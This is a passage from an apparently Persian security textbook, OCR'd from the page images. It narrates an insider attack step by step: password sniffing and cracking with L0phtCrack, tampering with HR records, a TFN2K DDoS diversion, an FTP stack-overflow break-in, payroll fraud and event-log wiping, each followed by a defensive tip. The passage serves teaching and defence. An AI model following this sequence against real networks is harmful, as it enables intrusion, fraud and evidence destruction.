- ماشین سرویس‌دهندهٔ پست الکترونیکی که با نرم‌افزار Microsoft Mail Exchange پیاده‌سازی و پیکربندی شده است.
- سرویس‌دهندهٔ کنترل‌کنندهٔ حوزه (Domain Controller)
- ماشین کار خانم X (ملکهٔ سرخپوش)
- ماشین کار مسئول سرویس‌دهندهٔ پست الکترونیکی
- ماشینی که از طریق یک خط اختصاصی کارهای مالی ، تجاری و پرداخت حقوق و دستمزد را به یک موسسهٔ همکار محول می‌کند. روش ارتباط آنها از طریق سرویس‌دهندهٔ FTP است بدین

[۱] Modification

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲۳-۱۲) ساختار کلی شبکه هدف حملهٔ ملکه سرخپوش

معنا که فایلهای حاوی دستور پرداخت حقوق و مزایا از طریق پروتکل FTP مبادله می‌شوند.

- ماشین نگهداری اطلاعات فردی کارکنان و مشتریان (HR[1] System)

شبکه دارای بخش عمومی نیز هست که شامل ماشینهای زیر می‌شود:

- یک ماشین که بر روی آن سیستم IDS (سیستم کشف مزاحمت) نصب شده است.
- یک ماشین که سرویس‌دهندهٔ عمومی محسوب می‌شود. (مثل سرویس‌دهندهٔ وب)
- دو دیوار آتش که یکی از آنها بخش عمومی را مراقبت می‌کند و دوّمی (در کنار اوّلی) دسترسی‌های غیرمجاز به شبکهٔ داخلی را غیرممکن می‌سازد. در حقیقت شبکهٔ داخلی توسط دو دیوار آتش حراست می‌شود.


در مرحلهٔ اوّل ملکهٔ سرخپوش تصمیم گرفت یکبار دیگر توسط نرم‌افزار Cheops و فرمان TraceRoute درستی نقشه خود را آزموده و تحولات احتمالی در ساختار شبکه را کشف کند. نتایج تحقیق او صحت نقشهٔ شکل (۲۳-۱۲) را تائید کرد و اطلاعاتی مثل آدرسهای IP بدست آمد.

او تصمیم گرفته بود که در گام اول که به سیستم پست الکترونیکی محل کارش نفوذ کند و نامه‌هائی را که رئیس در مورد عملکردش به مدیران بالاتر نوشته بود، بخواند؛ لذا چون کلمهٔ عبور ماشین محل کارش را می‌دانست به سرعت نرم‌افزار L0phtCrack را مطابق با شکل (۲۴-۱۲) بر روی

[1] Human Resources

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲۴-۱۲) استراق سمع بسته‌های Challenge/Response برای ربودن کلمه عبور

ماشین خود بار کرده و قابلیت استراق‌سمع کلمات عبور رمز شده را فعال نمود.

هر چند هوا تاریک و شب بود ولی در طی چند ساعت او توانسته بود که عملیات احراز هویت مسئول سرویس پست الکترونیکی (مبادلهٔ بسته‌های Challenge/Response در ویندوز NT) را استراق‌سمع کند. او ضمن آنکه L0phtCrack را اجرا می‌کرد با خود می‌گفت مسئول بیچاره باید تا دیروقت اضافه‌کاری کند!


او ساعت ۲ بعد از نیمه‌شب L0phtCrack را اجرا کرد و خوابید. هشت ساعت بعد یعنی ساعت ده صبح متوجه شد که این نرم‌افزار کلمه عبور مربوطه را رمزگشائی کرده و رمز عبور "quixotic!$" است! حالا ملکهٔ سرخپوش کلمهٔ عبور مسئول سرویس‌دهندهٔ پست الکترونیکی را در اختیار داشت.

نکتهٔ امنیتی ۱:

هیچ مسئول سیستمی نباید از کلمات عبوری استفاده کند که کلّ آن یا بخشی از آن در فرهنگ لغت وجود دارد. چرا که نرم‌افزارهای شکنندهٔ رمز دارای یک فرهنگ کامل لغات هستند و این کلمات را با اضافه کردن حروف و علامات اضافه امتحان می‌کنند. مثلاً امتحان سی‌هزار کلمهٔ موجود در فرهنگ لغت بهمراه سه حرف اضافه (جایگشت سه حرف با مثلاً صد حالت مختلف معادل جمعاً سی میلیارد حالت) بسته به سرعت ماشین مورد استفاده ، در عرض چند ساعت یا چند روز ممکن خواهد بود.

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲۵-۱۲) کشف کلمهٔ عبور سرویس‌دهندهٔ پست الکترونیکی و فتح آن

فردا شب ملکهٔ سرخپوش به سرویس‌دهندهٔ پست الکترونیکی وارد شد و سعی کرد مطابق با شکل (۲۵-۱۲) تمام نامه‌های رئیسش را در مورد خود بخواند. نامه‌هائی که برروی سرویس‌دهندهٔ پست الکترونیکی بود او را کلاً ناامید کرده بود. تمام گزارشها از کارائی او منفی بود! حالا او دیگر به هیچ چیز جز انتقام و ترک محل کارش فکر نمی‌کرد. با این گزارشها دیگر برای او جائی در شرکت باقی نمی‌ماند.

نکتهٔ امنیتی ۲:

نامه‌های مهم بهیچوجه نباید بصورت آشکار و خالص روی سرویس‌دهنده ذخیره شوند. نامه‌های محرمانه بایستی حتماً بروشهائی مثل PGP[۱] یا S/MIME[۲] رمزنگاری شده باشند. این نکته را به تمام کاربران و مسئولین تذکر بدهید.


او هدف بعدی حملهٔ را سیستم HR در نظر گرفت چرا که می‌خواست پروندهٔ خود را که در این سیستم بایگانی شده بود، دستکاری کند. او از طریق ماشین کار خود سعی کرد تا به نحوی در سیستم HR نفوذ کند. طبق شکل (۲۶-۱۲) ملکهٔ سرخپوش سعی کرد تا با نرم‌افزار Nessus نقاط آسیب‌پذیر این سیستم را کشف کند. نرم‌افزار Nessus یک منبع مشترک کشف کرد ولی او نتوانست بدان متصل شود چرا که مجوز استفاده از آن به او داده نشده بود.

---

[۱] Pretty Good Privacy
[۲] Secure MIME

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲٦-۱۲) جستجوی رخنهٔ عبور در سیستم HR

او سعی کرد تا از سیستم خودش خارج شود (Logoff کند) و مجدداً با هویت مسئول سرویس‌دهندهٔ پست الکترونیکی وارد شود چون احتمال داشت او مجوز دسترسی به سیستم HR را داشته باشد. بدین‌ترتیب سعی کرد تا به سیستم HR وارد شود و موفق شد!! به مسئول سرویس‌دهندهٔ پست الکترونیکی اجازهٔ استفاده از سیستم HR داده شده بود. حال او قادر بود تمام فایلهای سیستم HR را ببیند و دستکاری نماید. او سریعاً گزارشهای منفی مربوط به خودش را از پرونده‌اش پاک کرد. او فکر می‌کرد که استحقاق این گزارشها را نداشته و فقط دشمنی رئیسش باعث شده تا این گزارشها بر علیه او تنظیم شود. شکل (۲۷-۱۲) نشان می‌دهد که ملکهٔ قرمز پس از دستکاری سیستم HR بدون احساس عذاب وجدان از سیستم خارج می‌شود.


نکتهٔ امنیتی ۳:

مجوزهای دسترسی را به درستی تنظیم نمائید. هیچگاه اسیر احساسات نشوید. یک مسئول حتی اگر در رده‌ای بالاتر از شما (به عنوان مسئول شبکه) قرار گرفته باشد نیاز به داشتن مجوز دسترسی به تمام سرویس‌دهنده‌ها نخواهد داشت.

همین امروز مجدداً مجوزهائی را که به افراد مختلف برای دسترسی به منابع اشتراکی داده‌اید ، بازبینی کنید.

www.itqorve.loxblog.com

www.itcorve.loxblog.com



شکل (۲۷-۱۲) دستکاری در پرونده‌های ذخیره شده در سیستم HR

- ملکهٔ سرخپوش به همین جا اکتفا نکرد و تصمیم گرفت فایل حقوق و مزایا را نیز دستکاری کند:

برای انجام مرحلهٔ بعد نفوذ ملکهٔ قرمز نیاز داشت تا حمله‌ای را از بیرون شبکه تدارک ببیند تا مسئولان شبکه را سردرگم و گمراه کند. حملهٔ مورد نظرش حملهٔ نوع DDoS (تشریح شده در فصل نهم) بود. برای اینکار از کامپیوتر خود در خانه به جستجوی ماشینهای آسیب‌پذیر و ناقصی پرداخت که بتواند در آنها نفوذ کرده و آنها را بعنوان ماشین زامبی، قربانی اهداف خود کند. او برای اینکار از Nessus بهره گرفت و چندین ماشین را پیدا کرده و نرم‌افزار سرویس‌دهندهٔ TFN2K[1] معرفی شد در فصل نهم) را روی آنها نصب کرد. حالا او می‌توانست در لحظهٔ مناسب فرمان حملهٔ DDoS را بر علیه شبکهٔ محل کارش صادر کند. شکل (۲۸-۱۲) طرح چنین حمله‌ای را نشان می‌دهد.


او حمله را برای ساعت ۱۱/۵ شب تدارک دیده بود. زمانی که مسئول امنیت شبکه در حال استراحت باشد ، زمانی بسیار خوبی برای انتقام است! در چنین لحظه‌ای سیستم IDS بطور دائم هشدار امنیتی خواهد داد و حملهٔ DDoS را گزارش خواهد کرد. مسئول امنیت شبکه باید خودش را سریعاً به محل برساند. تمام دیگر مسئولین سیستم نیز باید در محل حاضر شوند.

نیم ساعت پس از وقوع حمله تمام گروه امنیت و مسئولین سیستم در محل کارشان حاضرند؛ گروه امنیت در فکر حلّ مشکل است و اعضا بر روی آن تمرکز دارند. ملکهٔ سرخپوش هم هست و با

[1] Tribe Flood Network 2000

www.itcorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲۸-۱۲) صدور فرمان حملهٔ DDoS از بیرون


آرامش ، مشغول پویش و جستجوی سیستم جهت نفوذ به ماشینی است که با شبکهٔ مالی ارتباط دارد. تیم امنیت در حال تماس برقرار کردن با ISPهای مختلفی هستند که از طریق ماشین مشترکین آنها به شبکه حمله شده است و بالطبع از درون شبکه غافل ماندهاند. در عوض ملکهٔ سرخپوش با استفاده از ابزار Cheops ، Firewalk و Nessus به دنبال راهی برای نفوذ به شبکهٔ مالی شرکت میگردد. تیم امنیت برای شبکهٔ داخلی خود IDS نصب نکرده است لذا عملیات پویش و جستجوی ملکه سرخپوش توجه کسی را جلب نمیکند. پس از پویش سیستم ، ملکهٔ سرخپوش متوجه شد که تنها ترافیک FTP قادر است از کانال ارتباطی شبکهٔ مالی عبور کند و بقیه توسط دیوار آتش حذف خواهد شد. پس راهی وجود دارد! شکل (۲۹-۱۲) این موضوع را نشان میدهد.

نکتهٔ امنیتی ۴:

اگر چه نصب IDS در درون یک شبکهٔ داخلی که توسط دو سیستم دیوار آتش محافظت میشود چندان منطقی به نظر نمیرسد ولیکن این کار حتماً باید صورت بگیرد. شاید شما به همهٔ کارکنان خود اعتماد داشته باشید (که صحیح نیست) ولی اگر یکی از آنها ، ناخودآگاه قربانی یک توطئه شود و ماشین او از درون در اختیار دیگران قرار گیرد حملات از درون هیچگونه سیستم هشدار نخواهد داشت؛ لذا نصب سیستم IDS برای شبکهٔ درونی را موکداً توصیه میکنیم. برای آشنائی با عملکرد IDS و انتخاب انواع آن به فصل ششم مراجعه کنید.

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲۹-۱۲) پویش دیوار آتش شبکهٔ مالی/ تجاری در حین حملهٔ DDoS

نرم‌افزار Nessus به او نشان داده است که سرویس‌دهندهٔ FTP در سمت مقابل دارای یک ضعف بسیار بزرگ است و نسبت به سرریز شدن پشته درهم شکسته و قابل نفوذ می‌شود. ملکهٔ سرخپوش مطابق با شکل (۳۰-۱۲) به سرعت دست به کار شده و از طریق سرریز کردن پشتهٔ سرویس‌دهندهٔ FTP ، در آن نفوذ کرده و قادر می‌شود که کنترل آنرا بدست بگیرد. وقتی کنترل کامل سرویس‌دهندهٔ FTP بدست ملکهٔ سرخپوش افتاد از طریق برنامهٔ X Window یک نشست با آن برقرار می‌کند. (برای درک آنکه ملکهٔ سرخپوش چگونه پشتهٔ سیستم FTP را درهم شکسته است به فصل هفتم مراجعه کنید)


ملکهٔ سرخپوش مطابق شکل (۳۱-۱۲) در فایلهای موجود در سرویس‌دهندهٔ مالی گشت و گذار می‌کند و نهایتاً فایل محتوی اطلاعات پرداختهای ماهانه را یافته و در آن تغییرات دلخواه را ایجاد می‌کند. برای آنکه در فهرست کلّی و صورتحسابها اختلافی پیش نیاید تغییرات را بگونه‌ای اعمال می‌نماید تا جمع کلّ پرداختها تغییر نکند. (بدین معنا که اگر حقوق ماه خود را اضافه کرد باید از یک یا چند نفر به همان مقدار کم کند.)

نکتهٔ امنیتی ۵:


این نکته که برخی از سرویس‌دهنده‌های مهم مثل DNS و FTP از مشکل سرریز شدن پشته رنج می‌برند تخیلی نبوده و کاملاً جدی است! البته در نسخه‌های جدید این مشکل رفع شده است ولی هنوز برخی از سرویس‌دهنده‌های دنیا بدلیل بی‌خبری (یا سهل‌انگاری) از نسخه‌های دارای اشکال استفاده می‌کنند. نسبت به بررسی نقاط آسیب‌پذیر شبکهٔ خود حساس باشید.

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۳۰–۱۲) نفوذ در سرویس‌دهندهٔ FTP متعلق به شرکت مالی/تجاری شریک



شکل (۳۱–۱۲) دستکاری در پرونده‌های پرداخت از شرکت مالی/تجاری شریک


www.itqorve.loxblog.com

www.itqorve.loxblog.com

نکتهٔ امنیتی ۶:

کدام مسئول شبکه‌ای اجازه می‌دهد که اطلاعات مهمی مثل پرداخت و دریافت حقوق بصورت رمزنگاری نشده ذخیره یا منتقل شود؟ چگونه اجازه می‌دهید از FTP معمولی که در آن رمز عبور بصورت متنی و خالص روی کانال ارسال می‌شود ، در محیطهای ناامن استفاده شود. فراموش نکنید که استفاده از سرویس‌دهندهٔ TFP در شرایط معمولی بسیار ناامن است و باید اولاً از روشهای رمزنگاری شده و مطمئن مثل SSH (Secure Shell) برای برقراری یک نشست مثل FTP استفاده کرد. ثانیاً فایلها بصورت رمزنگاری شده روی دیسک سخت ذخیره شوند.

برای آنکه ردّپائی از او بجا نماند تمام فایلهای ثبت رخداد (Event Logs) مطابق با شکل (۳۲-۱۲) دستکاری شده و مقدمات خروج از سیستم بدون بجا ماندن هیچ اثری ، فراهم می‌شود. پس از خاتمهٔ دادن به نشست X Windows[1] ، ملکهٔ سرخپوش از سیستم خارج می‌شود ، در حالی که شبکه هنوز زیر تهاجم حملهٔ DDoS است. او باید به منزل رفته و دستور خاتمهٔ حملهٔ DDoS را صادر کند. پس از چهار روز متوالی برنامه‌ریزی ، دو روز تعطیل در پیش روی اوست. باید این دو روز را استراحت کند تا با انتقامی که گرفته بتواند عقده‌های خودش را به دست فراموشی بسپارد. ولی ...



شکل (۳۲-۱۲) دستکاری در فایلهای ثبت رخداد برای مخفی نگه داشتن عملیات

[1] X Terminal

www.itqorve.loxblog.com

www.itqorve.loxblog.com

دو روز بعد، وقتی او به سر کار خودش حاضر می‌شود با برگهٔ اخراج خـودش از شـرکت مواجـه می‌شود. اختلاف حسابهای مالی در چکهای پرداختی به کارکنان باعث شد تا شک آنهائی کـه کمـتر از انتظارشان پول به حسابشان واریز شده بود ، برانگیختـه شـود. رئیـس ملکـهٔ سـرخپوش بـه فهرسـت پرداختها نگاه می‌کند و بلافاصله زیاد بودن حقوق او، نظرش را جلب می کند. قضیـه لـو مـی‌رود و او اخراج می‌شود ولی هیچ مدرک محکمه‌پسندی که بتواند حملهٔ او را ثابت کند یا هیچ ردّپـای مسـتدلی وجود ندارد. لذا فقط به اخراج او بسنده می‌کنند و پایش به دادگاه کشیده نمی‌شود.

حال خانم ملکه سرخپوش باید به دنبال یک کار دیگر بگردد ولی احتمـالاً کـار آینـدهٔ او در زمینـهٔ امنیت سیستم و شبکه خواهد بود ، البته با حقوقی دو برابر!

نکتهٔ امنیتی آخر:

